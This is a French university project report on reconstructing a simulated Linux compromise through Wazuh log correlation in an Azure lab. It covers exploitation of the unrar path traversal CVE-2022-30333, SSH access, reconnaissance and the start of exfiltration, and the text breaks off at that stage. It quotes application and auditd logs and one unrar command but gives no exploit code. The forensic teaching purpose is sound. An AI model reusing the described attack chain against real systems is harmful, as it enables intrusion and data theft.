


UNIVERSITÉ MOHAMMED V DE RABAT

Faculté des Sciences



Département d'Informatique

Master Cybersécurité Intelligente et Technologies Émergentes

PROJET DU MODULE

SÉCURITÉ DES SYSTÈMES D'EXPLOITATION ET

APPLICATIONS,

Intitulé :

Corrélation de logs pour reconstruire un scénario
de compromission sur un poste

Présenté par :

ABDELKHALEK EL IDRISSE
ANAS TARYOUS
EL MOSTAFA BENNASSER

Soutenu le 1 Juin 2026

Pr. OUSSAMA SBAI Faculté des Sciences - Rabat *Encadrent*

Année Universitaire 2025–2026

Table des matières

Table des matières	1
Résumé	4
Abstract	5
Introduction	6
1 Cadre Général et Aperçu sur le Projet	7
1.1 Cadre Général et Aperçu sur le Projet	7
1.1.1 Cadre du projet	7
1.1.2 Problématique	8
1.1.3 Méthodologie	8
2 Solution Technique - L'Architecture Wazuh	10
2.1 Introduction	10
2.1.1 Le rôle du SIEM	10
2.2 Présentation de la solution Wazuh	11
2.2.1 Introduction de wazuh	11
2.2.2 Architecture et Composants	11
2.2.3 L'Agent Wazuh : Collecte et pré-filtrage des événements . .	12
2.2.4 Le Wazuh Manager : Décodage et moteur de règles	12
2.2.5 L'interface de visualisation (Wazuh Dashboard)	12
2.3 Le Fonctionnement du Moteur de Détection	13
2.3.1 Le flux de données : Du fichier log à l'alerte	13
2.3.2 Les Décodeurs (Decoders) : Structuration des logs bruts . .	13
2.3.3 Les Règles (Rules) : Syntaxe XML	13
2.4 conclusion	14
3 Mise en Œuvre et Scénario d'attaque	15
3.1 Introduction	15
3.2 Infrastructure Cloud : Microsoft Azure	15

3.3	Architecture du Laboratoire	16
3.4	Déploiement d'Attaque & analyse de logs	17
3.5	Scénario de Compromission : Analyse et Corrélation des Logs . . .	18
3.5.1	Vue d'ensemble du scénario	18
3.5.2	Étape 1 — Accès Initial via l'Application Web (Upload mal- veillant)	18
3.5.3	Étape 2 — Exécution de la Commande unrar (Auditd) . . .	19
3.5.4	Étape 3 — Accès SSH depuis la Même IP (Pivot et Persistance)	19
3.5.5	Étape 4 — Reconnaissance Post-Compromission	20
3.5.6	Étape 5 — Exfiltration des Données (Archivage et Compres- sion)	21
3.5.7	Étape 6 — Exfiltration via SFTP (Nouvelle Session SSH) . .	22
3.5.8	Étape 7 — Exploration Post-Exfiltration et Vol de Credentials	22
3.5.9	Étape 8 — Exfiltration de la Base de Données via <code>mysqldump</code>	24
3.5.10	Étape 9 — Tentative d'Élévation de Privilèges	25
3.5.11	Étape 10 — Confirmation de l'Accès Root et Persistance par Changement de Mot de Passe	28
3.5.12	Étape 11 — Installation d'une Backdoor SSH (Persistance Root)	29
3.6	Vulnérabilité Exploitée : CVE-2022-30333	33
3.7	Conclusion	34

Bibliographie	37
----------------------	-----------

Remerciements

Nos premiers remerciements vont à notre encadrante, monsieur OUSSAMA SBAI, pour sa disponibilité, ses encouragements et les précieux conseils qu'elle a pu nous apporter tout au long de ce projet.

nos remerciements s'adressent également à nos collègues et amis pour les échanges enrichissants, l'entraide mutuelle et l'atmosphère de collaboration qui ont contribué à l'aboutissement de ce projet.

Enfin, nous exprimons notre reconnaissance à toutes les personnes qui, de près ou de loin, nous ont apporté leur aide, leurs conseils ou simplement leur encouragement, et qui représentent pour nous une source de courage face aux défis rencontrés.

Résumé

Ce projet porte sur l'analyse forensique d'un incident de sécurité par corrélation de logs, appliquée à un scénario de compromission simulé dans un environnement cloud Microsoft Azure. Un laboratoire virtuel isolé a été mis en place, composé d'une machine attaquante physique sous Arch Linux, d'une machine cible Ubuntu hébergeant une application web de type SaaS, et d'une machine de surveillance déployant la plateforme Wazuh comme système de collecte et de corrélation centralisée des journaux.

L'attaque repose sur l'exploitation de la **CVE-2022-30333**, une vulnérabilité de type *path traversal* affectant le binaire `unrar` sous Linux, permettant le dépôt d'une clé SSH malveillante dans le compte root via une archive RAR forgée. À partir de cet accès initial, une chaîne de compromission complète a été reconstituée, couvrant la reconnaissance de l'environnement, l'exfiltration de données et de la base de données MySQL, le vol de credentials *hardcodés* dans le code source applicatif, l'élévation de privilèges par mauvaise configuration `sudo`, le changement du mot de passe root, et l'installation d'une backdoor SSH persistante.

L'ensemble de ces étapes a été documenté et corrélé grâce aux artefacts collectés par Wazuh, validant l'intérêt d'une supervision centralisée et d'une stratégie de journalisation exhaustive dans la détection et l'investigation des incidents de sécurité.

Mots-clés : Forensique numérique, corrélation de logs, Wazuh, CVE-2022-30333, path traversal, élévation de privilèges, exfiltration de données, Microsoft Azure, SIEM, incident de sécurité.

Abstract

This project focuses on the forensic analysis of a security incident through log correlation, applied to a simulated compromise scenario deployed on a Microsoft Azure cloud infrastructure. An isolated virtual laboratory was set up, consisting of a physical attacker machine running Arch Linux, a target Ubuntu machine hosting a SaaS web application, and a monitoring machine running the Wazuh platform as a centralized log collection and correlation system.

The attack is based on the exploitation of **CVE-2022-30333**, a path traversal vulnerability affecting the **unrar** binary on Linux, enabling the deployment of a malicious SSH key into the root account through a crafted RAR archive. Starting from this initial access, a complete attack chain was reconstructed, covering environment reconnaissance, data and MySQL database exfiltration, theft of hard-coded credentials found in the application source code, privilege escalation through a misconfigured **sudo** policy, root password modification, and the installation of a persistent SSH backdoor.

All of these steps were documented and correlated using artifacts collected by Wazuh, validating the importance of centralized monitoring and comprehensive logging strategies in the detection and forensic investigation of security incidents.

Keywords : Digital forensics, log correlation, Wazuh, CVE-2022-30333, path traversal, privilege escalation, data exfiltration, Microsoft Azure, SIEM, security incident.

Introduction

La multiplication des cyberattaques et la complexité croissante des systèmes d'information ont rendu la supervision de sécurité indispensable pour toute organisation moderne. Les infrastructures informatiques actuelles génèrent un volume considérable de journaux d'événements provenant de sources hétérogènes telles que les systèmes d'exploitation, les services réseau et les applications web. Dans ce contexte, la capacité à analyser efficacement ces données afin de détecter rapidement des comportements malveillants représente un enjeu majeur en cybersécurité.

Les solutions de supervision de type SIEM (Security Information and Event Management) jouent un rôle central dans cette démarche en permettant la collecte, la normalisation et la corrélation des événements de sécurité. Toutefois, la mise en place de règles de détection efficaces demeure un défi important, en raison de leur complexité, de leur dépendance aux outils utilisés et du temps nécessaire à leur conception et à leur maintenance. Cette problématique souligne le besoin de mécanismes permettant d'automatiser et de standardiser les processus de détection des cybermenaces.

C'est dans ce cadre que s'inscrit le présent projet, dont l'objectif est de concevoir et de déployer une architecture de supervision de sécurité capable de détecter des attaques réelles dans un environnement contrôlé. Le projet met l'accent sur l'utilisation du standard Sigma, qui permet de décrire des règles de détection de manière générique et indépendante des solutions SIEM, et sur leur intégration automatisée au sein de la plateforme Wazuh.

Réalisé dans un environnement de laboratoire virtuel, ce travail adopte une approche expérimentale combinant des scénarios d'attaques simulées et des mécanismes de détection défensive. Il vise à démontrer l'apport de la standardisation et de l'automatisation dans l'amélioration de l'efficacité, de la réactivité et de la maintenabilité des systèmes de supervision de sécurité.

Chapitre 1

Cadre Général et Aperçu sur le Projet

Ce chapitre est consacré au cadre général et aux fondements théoriques du projet. Cette section vise à offrir une vision globale du travail réalisé, en définissant d'abord le contexte académique, la problématique de l'automatisation de la détection, ainsi que la méthodologie adoptée. Elle expose ensuite les concepts clés indispensables tels que la supervision, le fonctionnement d'un SIEM et le standard Sigma. Cette présentation permettra de mieux appréhender les enjeux de cybersécurité et le socle théorique sur lesquels repose l'architecture technique déployée dans les chapitres suivants.

1.1 Cadre Général et Aperçu sur le Projet

1.1.1 Cadre du projet

Ce projet s'inscrit dans le cadre de notre formation en Cybersécurité Intelligente et Technologies Émergentes, dispensée au sein de la Faculté des Sciences de Rabat de l'Université Mohammed V. Il est réalisé dans le contexte du module SÉCURITÉ DES SYSTÈMES D'EXPLOITATION ET APPLICATIONS, et vise à mettre en application concrète les connaissances théoriques acquises au cours de ce module.

Il constitue une mise en situation pratique destinée à consolider les compétences en administration des systèmes, en réseaux informatiques et en cybersécurité, en intégrant à la fois des aspects de sécurité offensive et défensive. Ce travail permet ainsi d'aborder des problématiques proches de celles rencontrées dans des environnements professionnels réels.

L'objectif principal de ce projet est de concevoir et de déployer une architec-

ture de supervision de sécurité de type SIEM, capable de détecter des menaces modernes en temps réel. Au-delà de la simple installation d'outils de sécurité, ce projet s'inscrit dans une démarche complète de Detection Engineering, consistant à analyser le comportement des attaques, à comprendre leur manifestation dans les journaux d'événements (logs), puis à élaborer des mécanismes de détection fiables, automatisés et adaptables.

1.1.2 Problématique

Dans un contexte où les systèmes d'information sont exposés à des menaces de plus en plus sophistiquées, la détection et l'analyse des incidents de sécurité constituent un enjeu majeur pour les équipes SOC et les analystes forensiques. Lorsqu'une compromission survient sur un poste de travail, elle ne se manifeste pas par un événement unique et isolé, mais par une succession d'actions malveillantes qui laissent des traces fragmentées à travers de multiples journaux système ; logs Windows, logs applicatifs, logs réseau, ou encore journaux d'authentification.

Face à cette dispersion des données, l'analyste se heurte à une problématique centrale : comment corréler des événements hétérogènes issus de sources de logs distinctes afin de reconstruire fidèlement la chronologie d'une compromission, d'en identifier les étapes clés, et d'en produire une timeline structurée et argumentée ?

1.1.3 Méthodologie

Préparation de l'environnement

Afin de mener cette analyse dans un cadre maîtrisé et sans risque pour des systèmes en production, nous avons mis en place un laboratoire virtuel entièrement isolé du réseau externe, composé de trois machines virtuelles aux rôles bien distincts. La première est la machine attaquante, opérant sous Arch Linux, depuis laquelle sont initiées les actions offensives afin de rejouer de manière contrôlée les différentes étapes d'une compromission. La deuxième est la machine cible, fonctionnant sous Ubuntu, qui héberge une application web de type SaaS exposée en ligne permettant aux utilisateurs de compresser et de décompresser des fichiers, constituant ainsi la surface d'attaque principale de notre scénario. Enfin, la troisième machine assure la surveillance de l'ensemble de l'environnement grâce à Wazuh, une plateforme open source de type SIEM/EDR, qui centralise et corréle les journaux générés par la machine cible.

Simulation d'attaques

Pour tester nos défenses, nous avons dû générer des données réelles. Nous avons simulé le comportement d'un pirate en lançant un vrai attaque qui se compose de

3 niveaux. Cela a permis de créer des logs malveillants authentiques.

Corrélation de logs

la Corrélation de logs constitue le cœur de notre démarche analytique. Elle consiste à rapprocher et à mettre en relation des événements issus de sources hétérogènes (journaux système, logs applicatifs, alertes réseau) afin de reconstituer une séquence cohérente d'actions malveillantes. Plutôt que d'analyser chaque entrée de journal de manière isolée, cette approche permet de dégager une narration globale de l'incident en s'appuyant sur la temporalité des événements, leur nature et leurs interdépendances. Dans notre contexte, Wazuh joue un rôle central en tant que point de collecte unifié, facilitant ce travail de corrélation en agrégeant en temps réel les traces laissées sur la machine cible.

Chapitre 2

Solution Technique - L'Architecture Wazuh

2.1 Introduction

Dans ce chapitre, nous mettons en lumière l'outil open source **Wazuh**, qui nous servira à corrélérer les logs issus de la machine cible.

2.1.1 Le rôle du SIEM

Pour faire face aux enjeux liés à la supervision de sécurité, les organisations s'appuient sur des solutions de type SIEM (Security Information and Event Management). Un SIEM peut être considéré comme le centre de contrôle de la sécurité informatique, puisqu'il centralise l'ensemble des journaux d'événements issus des différents composants du système d'information afin de les analyser de manière globale et cohérente.

Le fonctionnement d'un SIEM repose sur trois piliers fondamentaux. La première étape est la **collecte**, qui consiste à récupérer les journaux d'événements à partir des équipements surveillés, généralement à l'aide d'agents déployés sur les machines. La seconde étape est la **normalisation**, durant laquelle les logs bruts, souvent hétérogènes et difficiles à interpréter, sont transformés en données structurées et exploitables. Enfin, la **corrélation** représente la phase d'analyse intelligente : le SIEM applique des règles de détection afin d'identifier les comportements suspects et de générer des alertes pertinentes.

Une règle Sigma suit une structure standardisée composée de plusieurs blocs essentiels. Les **métadonnées** (Metadata) regroupent les informations descriptives et administratives de la règle, telles que son titre, son identifiant unique, son auteur, son niveau de gravité ou encore ses références aux cadres de sécurité reconnus.

Le bloc **Logsource** précise la source des journaux analysés, en indiquant le type de système, le produit ou la catégorie de logs concernés. Enfin, le bloc **Detection** constitue le cœur de la règle : il définit les critères de recherche à travers des sélections basées sur des mots-clés ou des motifs spécifiques, puis combine ces critères à l'aide d'une logique booléenne afin d'identifier précisément les comportements suspects.

2.2 Présentation de la solution Wazuh

2.2.1 Introduction de wazuh

Wazuh est la plateforme de cybersécurité open source la plus largement adoptée, combinant les fonctionnalités XDR et SIEM au sein d'une solution unique. Elle analyse en continu les données de sécurité provenant des terminaux, des environnements cloud et des réseaux afin de détecter les menaces, répondre aux incidents et garantir la conformité. Grâce à la surveillance continue et à l'automatisation, Wazuh aide les organisations à renforcer durablement leur posture de sécurité

2.2.2 Architecture et Composants




FIGURE 2.1 – la topologie principale

2.2.3 L'Agent Wazuh : Collecte et pré-filtrage des événements

L'agent Wazuh est un composant multiplateforme déployé sur les endpoints à superviser, fournissant des mécanismes de prévention, de détection et de réponse en matière de sécurité

2.2.4 Le Wazuh Manager : Décodage et moteur de règles

il assure la gestion des agents, en les configurant et en les mettant à jour à distance lorsque cela est nécessaire. Il analyse les données reçues des agents en les traitant à l'aide de decodeurs et de règles, tout en s'appuyant sur des renseignements sur les menaces afin d'identifier des indicateurs de compromission

2.2.5 L'interface de visualisation (Wazuh Dashboard)

Une interface web flexible et intuitive dédiée à l'exploration, à l'analyse et à la visualisation des données. Le tableau de bord permet de gérer la configuration de Wazuh et de surveiller son état de fonctionnement




FIGURE 2.2 – dashboard du wazuh

2.3 Le Fonctionnement du Moteur de Détection

2.3.1 Le flux de données : Du fichier log à l'alerte

L'agent Wazuh transmet en continu des événements au serveur Wazuh afin d'assurer leur analyse et la détection des menaces. Pour l'envoi de ces données, l'agent établit une connexion avec le service de connexion des agents du serveur Wazuh, qui écoute par défaut sur le port TCP 1514 (paramétrable). Le serveur Wazuh [décode](#) ensuite les événements reçus et les confronte aux règles définies à l'aide du moteur d'analyse Wazuh

2.3.2 Les Décodeurs (Decoders) : Structuration des logs bruts

Wazuh utilise des décodeurs pour extraire les informations des messages de logs reçus. Lors de la réception d'un message de log, les décodeurs segmentent l'information en champs pour les préparer à l'analyse.

Wazuh utilise une syntaxe XML pour ses décodeurs, permettant aux utilisateurs de spécifier comment les données de logs doivent être analysées et normalisées. La syntaxe inclut généralement des éléments tels que `<decoder>` pour définir le décodeur, `<order>` pour spécifier la séquence de décodage, et `<regex>` pour définir les expressions régulières permettant la correspondance de motifs.

2.3.3 Les Règles (Rules) : Syntaxe XML

Le Wazuh ruleset analyse les événements entrants ; Il génère des alertes lorsque toutes les conditions spécifiées dans une règle sont remplies. Voici la syntaxe des règles.

```
<rule id="50180" level="10" frequency="8" timeframe="120"
  ignore="60">
  <if_matched_sid>50125</if_matched_sid>
  <description>MySQL: Multiple errors.</description>
  <mitre>
    <id>T1499</id>
  </mitre>
  <group>service_availability,pci_dss_10.6.1,gpg13_4.3,
    gdpr_IV_35.7.d,
    hipaa_164.312.b,nist_800_53_AU.6,tsc_CC7.2,tsc_CC7.3,</
    group>
</rule>
```

Description des champs de la règle

`id` Identifiant unique de la règle (50180)
`level` Niveau de sévérité de l'alerte (10 = haute priorité)
`frequency` Nombre d'occurrences requises (8 fois)
`timeframe` Fenêtre temporelle en secondes (120s)
`ignore` Durée d'ignorance après déclenchement (60s)
`if_matched_sid` ID de la règle parente à matcher (50125)
`description` Description de la règle
`mitre` Référence à la matrice MITRE ATT&CK
`group` Groupes de conformité et catégories

Les groupes permettent de catégoriser les alertes et de filtrer les alertes associées dans le tableau de bord Wazuh. Par exemple, vous pouvez filtrer les alertes pour ces catégories en interrogeant `rule.groups: attack` ou `rule.groups: (syscheck OR syslog)` dans le dashboard Wazuh.

Remarque 1 *La règle avec l'ID 50180 déclenche une alerte de niveau 10 si la règle 50125 correspond 8 fois en 120 secondes. Pour éviter les inondations d'alertes, elle est ignorée pendant 60 secondes après son déclenchement.*

2.4 conclusion

Dans ce chapitre, nous avons mis en exergue l'architecture de la solution **wazuh** avec toutes ses composantes, ainsi que leur rôle dans la détection et la surveillance des menaces de sécurité.

Chapitre 3

Mise en Œuvre et Scénario d'attaque

3.1 Introduction

Ce chapitre est consacré principalement à la présentation de l'aspect technique de notre projet, où nous allons explorer l'architecture de notre Lab ainsi que les différents outils utilisés

3.2 Infrastructure Cloud : Microsoft Azure

Nous avons choisi de déployer notre laboratoire sur Microsoft Azure plutôt que sur une infrastructure locale. Ce choix s'explique par la flexibilité qu'offre le cloud en matière de provisionnement rapide des ressources, de gestion des réseaux virtuels isolés, ainsi que par la possibilité de simuler un environnement exposé en ligne, ce qui correspond davantage à la réalité d'un service SaaS accessible depuis Internet.



FIGURE 3.1 – Infrastructure du laboratoire sur Microsoft Azure

3.3 Architecture du Laboratoire

Notre laboratoire se compose de deux machines virtuelles déployées sur Azure, auxquelles s'ajoute une machine physique utilisée comme poste attaquant.

- **Machine Attaquante : Poste Physique sous Arch Linux**

Contrairement aux machines cible et de surveillance qui sont hébergées dans le cloud, la machine attaquante est un poste physique opérant sous Arch Linux. Ce choix reflète un scénario réaliste dans lequel l'acteur malveillant agit depuis une machine locale, externe à l'infrastructure Azure, en interagissant avec les services exposés sur Internet.



FIGURE 3.2 – Machine attaquante : Poste physique sous Arch Linux

- **Machine Cible : Ubuntu Server (Azure VM)**

Cette machine virtuelle, hébergée sur Azure, joue le rôle de la victime. Elle héberge l'application web de type SaaS permettant la compression et la décompression de fichiers, constituant ainsi la surface d'attaque principale de notre scénario.



FIGURE 3.3 – Machine cible : Ubuntu Server déployée sur Azure

— **Machine de Surveillance : Wazuh (Azure VM)**

Cette troisième machine virtuelle, également hébergée sur Azure, assure la centralisation et la corrélation des journaux générés par la machine cible. Elle héberge la plateforme Wazuh, qui collecte les événements en temps réel et constitue le point d'observation central de notre laboratoire.



FIGURE 3.4 – Machine de surveillance : Wazuh déployée sur Azure

3.4 Déploiement d'Attaque & analyse de logs

Dans cette partie, nous allons mettre en relief les deux règles que nous avons conçues ainsi que leur valeur ajoutée en termes de sécurité des réseaux.

3.5 Scénario de Compromission : Analyse et Corrélation des Logs

3.5.1 Vue d'ensemble du scénario

L'analyse croisée des journaux collectés par Wazuh, des logs applicatifs et des traces auditd nous a permis de reconstituer un scénario de compromission en plusieurs étapes. L'attaquant, opérant depuis l'adresse IP 105.68.208.123, a exploité l'application SaaS de décompression de fichiers comme vecteur d'entrée initial, avant d'établir une session SSH persistante sur la machine cible. La corrélation entre les logs de l'application web et les événements SSH confirme qu'il s'agit du même acteur malveillant.

3.5.2 Étape 1 — Accès Initial via l'Application Web (Upload malveillant)

La première trace de l'attaque est visible dans les logs applicatifs. À 20:36:53, une requête POST /login est émise depuis l'IP 105.68.208.123, suivie immédiatement d'un GET /upload, indiquant que l'attaquant s'est authentifié sur la plateforme SaaS avant d'accéder à la fonctionnalité de téléversement.

```
2026-05-08 20:36:53 INFO 105.68.208.123 - - [08/May/2026 20:36:53] "POST /login HTTP/1.1" 302 -
2026-05-08 20:36:53 INFO 105.68.208.123 - - [08/May/2026 20:36:53] "GET /upload HTTP/1.1" 200 -
2026-05-08 20:37:11 INFO UPLOAD file=backup_data.rar user=stof ip=105.68.208.123

UNRAR 6.11 freeware Copyright (c) 1993-2022 Alexander Roshal

Extracting from /tmp/uploads/7f74a8fe-f62b-4849-ad13-453d6896009d.rar
Extracting /tmp/processed/7f74a8fe-f62b-4849-ad13-453d6896009d/wkkyblef OK
Extracting /tmp/processed/7f74a8fe-f62b-4849-ad13-453d6896009d/wkkyblef OK
All OK
2026-05-08 20:37:11 INFO DECOMPRESS file=7f74a8fe-f62b-4849-ad13-453d6896009d.rar user=stof status=succes
ss
/home/stt/vuln-lab/app.py:38: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime
e.now(datetime.UTC).
"ts": datetime.datetime.utcnow().isoformat() + "Z",
```

FIGURE 3.5 – Logs applicatifs — Authentification, upload et décompression du fichier malveillant

À 20:37:11, l'attaquant uploadé un fichier nommé `backup_data.rar` (enregistré sous l'identifiant `user=stof`). L'application déclenche automatiquement la décompression via `unrar`, extrayant le contenu dans le répertoire `/tmp/processed/7f74a8fe-f62b-4849-ad13-453d6896009d/`. Ce comportement, bien que fonctionnellement attendu, constitue le vecteur d'exploitation : le fichier RAR contenait une charge malveillante destinée à être extraite dans un répertoire sensible du système.

3.5.3 Étape 2 — Exécution de la Commande unrar (Auditd)

L'événement auditd enregistré à 21:37:13 confirme l'exécution de `/usr/local/bin/unrar` avec les privilèges `root` (`uid=0`), alors que l'utilisateur ayant initié l'action possède l'identifiant `audit=1000`.




FIGURE 3.6 – Auditd — Exécution de la commande unrar détectée par Wazuh




FIGURE 3.7 – Log complet auditd — Détail de la commande unrar exécutée en tant que root

Le log complet révèle que la commande exécutée est :

```
unrar -o+ -ep "/tmp/uploads/7f74a8fe-...rar" "/tmp/processed/7f74a8fe-..."
```

L'option `-o+` force l'écrasement des fichiers existants, et l'exécution sous `uid=0` signifie que tout fichier extrait hérite des droits root, ce qui constitue une élévation de privilèges implicite.

3.5.4 Étape 3 — Accès SSH depuis la Même IP (Pivot et Persistance)

Quelques minutes après l'extraction du fichier malveillant, à 21:38:05, Wazuh enregistre une authentification SSH réussie suivie de l'ouverture d'une session PAM, provenant de la même adresse IP 105.68.208.123.




FIGURE 3.8 – Wazuh — Authentification SSH réussie et ouverture de session PAM (règle 5715/5501)

La concordance entre l'IP de l'upload malveillant et celle de la connexion SSH n'est pas une coïncidence : le fichier RAR contenait vraisemblablement une clé SSH

publique qui a été extraite dans le répertoire `/home/stt/.ssh/authorized_keys`, permettant à l'attaquant de s'y connecter sans mot de passe.

3.5.5 Étape 4 — Reconnaissance Post-Compromission

Une fois la session SSH établie, l'attaquant procède à une phase de reconnaissance de l'environnement. Les événements auditd suivants sont corrélés dans la même session (`ses=244`) :

```
> May 8, 2026 @ 21:38:19.198 OSsec Auditd: Command execution: /usr/bin/id 3 100001
```

FIGURE 3.9 – Auditd — Exécution de `/usr/bin/id` à 21 :38 :19 (identification de l'utilisateur courant)

```
> May 8, 2026 @ 21:38:09.181 OSsec Auditd: Command execution: /usr/bin/ls 3 100001
```

FIGURE 3.10 – Auditd — Exécution de `/usr/bin/ls` à 21 :38 :09 (énumération du répertoire)

```
> May 8, 2026 @ 21:40:59.349 OSsec Auditd: Command execution: /usr/bin/grep 3 100001 1000
```

FIGURE 3.11 – Auditd — Exécution de `/usr/bin/grep` à 21 :40 :59 (recherche d'informations)

Les logs complets montrent que ces commandes sont exécutées depuis les répertoires `/home/stt` puis `/home/stt/vuln-lab`, révélant une exploration méthodique du système de fichiers de la victime.

```
full_log
type=SYSCALL msg=audit(1778272899.242:7059): arch=c000003e syscall=59 success=yes exit=0 a0=5e98c3613f50 a1=5e98c35e3b30 a2=5e98c35dfa70 a3=5e98c35e3b30 items=2 ppid=33271 pid=33326 uid=1000 uid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 rgid=1000 tty=pts1 ses=244 comm=ls exe=/usr/bin/ls subj=unconfined key=commands ARCH=x86_64 SYSCALL=execve AUDIT=stt UID=stt GID=stt EUID=stt SUID=stt FSUID=stt EGID=stt SGID=stt FSGID=stt type=EXECVE msg=audit(1778272899.242:7059): argc=2 a0="ls" a1="--color=auto" type=CWD msg=audit(1778272899.242:7059): cwd="/home/stt/vuln-lab" type=PATH msg=audit(1778272899.242:7059): item=0 name="/usr/bin/ls" inode=1816 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root" type=PATH msg=audit(1778272899.242:7059): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=6488 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" type=PROCTITLE msg=audit(1778272899.242:7059): proctitle=6C7308202D636F6C6F723061775746F
```

FIGURE 3.12 – Log complet auditd — `ls` exécuté dans `/home/stt/vuln-lab` (`ses=244`, `aid=1000`)

```
> May 8, 2026 @ 21:45:51.684 OSsec Auditd: Command execution: /usr/bin/snap 3 100001
```

FIGURE 3.13 – Auditd — Exécution de `/usr/bin/snap` à 21 :45 :51 (tentative d'inventaire logiciel)

3.5.6 Étape 5 — Exfiltration des Données (Archivage et Compression)

Après la phase de reconnaissance, l'attaquant passe à l'action offensive principale : l'exfiltration des données présentes sur la machine cible. À 21:45:53, une nouvelle commande `ls` est exécutée, confirmant que l'attaquant finalise l'inventaire du contenu du répertoire avant de procéder à l'archivage.




FIGURE 3.14 – Auditd — Exécution de `/usr/bin/ls` à 21:45:53 (dernier inventaire avant exfiltration)

Deux secondes plus tard, à 21:45:55, l'auditd enregistre l'exécution de `/usr/bin/tar`, immédiatement suivie de `/usr/bin/gzip`.




FIGURE 3.15 – Auditd — Exécution de `/usr/bin/tar` à 21:45:55.632

